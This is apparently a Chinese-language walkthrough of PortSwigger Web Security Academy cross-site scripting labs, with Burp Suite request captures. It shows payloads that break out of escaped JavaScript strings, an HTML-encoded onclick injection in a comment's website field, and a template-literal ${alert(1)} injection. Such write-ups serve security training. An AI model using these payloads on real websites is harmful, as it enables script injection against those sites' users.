Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Hackvertor
Send Cancel
Target: https://0a3000780392edb7c0c45eb400d200b8.web-security-academy.net
HTTP/1
Request
Response
Inspector
Request Attributes 2
Request Query Parameters 1
Request Body Parameters 0
Request Cookies 1
Request Headers 16
Response Headers 3
0 matches
0 matches
Done
6,231 bytes | 757 millis


成功逃逸


Burp Project Intruder Repeater Window Help Hackvertor
Burp Suite Professional v2022.2.4 - Temporary Project - licensed to google
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Hackvertor
Send Cancel
Target: https://0a3000780392edb7c0c45eb400d200b8.web-security-academy.net
HTTP/1
Request
Response
Inspector
Selection 2
Selected text
\\
Request Attributes 2
Request Query Parameters 1
Request Body Parameters 0
Request Cookies 1
Request Headers 16
Response Headers 3
GET /?search=\' HTTP/1.1
Host: 0a3000780392edb7c0c45eb400d200b8.web-security-academy.net
Cookie: session=vUPHGWG2doJmPqfaV4jYepo92uQo4nFK
Sec-Ch-Ua: "(Not(A:Brand";v="8", "Chromium";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a3000780392edb7c0c45eb400d200b8.web-security-academy.net/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
0 search results for '\\''
Search the blog...
Search
Back to Blog
0 matches
Done
3,443 bytes | 517 millis

```
\'-alert(1)//
```



Burp Project Intruder Repeater Window Help Hackvertor
Burp Suite Professional v2022.2.4 - Temporary Project - licensed to google
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Hackvertor
Send Cancel
Target: https://0a3000780392edb7c0c45eb400d200b8.web-security-academy.net
HTTP/1
Request
Response
Inspector
Request Attributes 2
Request Query Parameters 1
Request Body Parameters 0
Request Cookies 1
Request Headers 16
Response Headers 3
GET /?search=\'-alert(1)// HTTP/1.1
Host: 0a3000780392edb7c0c45eb400d200b8.web-security-academy.net
Cookie: session=vUPHGWG2doJmPqfaV4jYepo92uQo4nFK
Sec-Ch-Ua: "(Not(A:Brand";v="8", "Chromium";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a3000780392edb7c0c45eb400d200b8.web-security-academy.net/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
0 search results for '\\'-alert(1)//'
Search the blog...
Search
Back to Blog
0 matches
Done
3,465 bytes | 548 millis


1.22 使用尖括号和双引号将 XSS 存储到onclick事件中 HTML 编码和单引号和反斜杠转义(22)



这里尝试单引号闭合


```
'-alert(1)-'
```







发现字符存在转义 那么这里我们可以进一步尝试一下 由于这个数据是从数据库中取出的 因此使用html编码进行尝试


'-alert(1)-'


Paul Amuscle | 29 October 2022
You've inspired me to quit my job and write full time. How do I go about charging you for loss of earnings?
Paul Amuscle | 06 November 2022
I have read this blog so many times now. My computer has frozen.
Roger That | 12 November 2022
Has anyone ever said you write like a young Lord Byron? Because they'd be wrong. More Coleridge
Leave a comment
Comment:
1
Name:
wanan
Email:
1@1
Website:
https://1.com'-alert(1)-'
Post Comment
< Back to Blog


Burp Project Intruder Repeater Window Help Hackvertor
Burp Suite Professional v2022.2.4 - Temporary Project - licensed to google
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Hackvertor
Send Cancel
Target: https://0aca000f04f09df5c00a29cc00ec003f.web-security-academy.net
HTTP/1
Request
Response
Inspector
Selection 22
Selected text
'-alert(1)-'
Decoded from: HTML encoding
'-alert(1)-'
Request Attributes 2
Request Query Parameters 1
Request Body Parameters 0
Request Cookies 1
Request Headers 17
Response Headers 3
0 matches
0 matches
Done
9,280 bytes | 228 millis



1.23 将 XSS 反射到带有尖括号、单引号、双引号、反斜杠和反引号的模板文字中 Unicode 转义(23)






```
var message = `0 search results for '${alert(1)}'`;
```

这里的 `` 其实就是代表可以使用模板语句的意思

这里使用的 js 的模板语句 ${}里边是相当于js代码

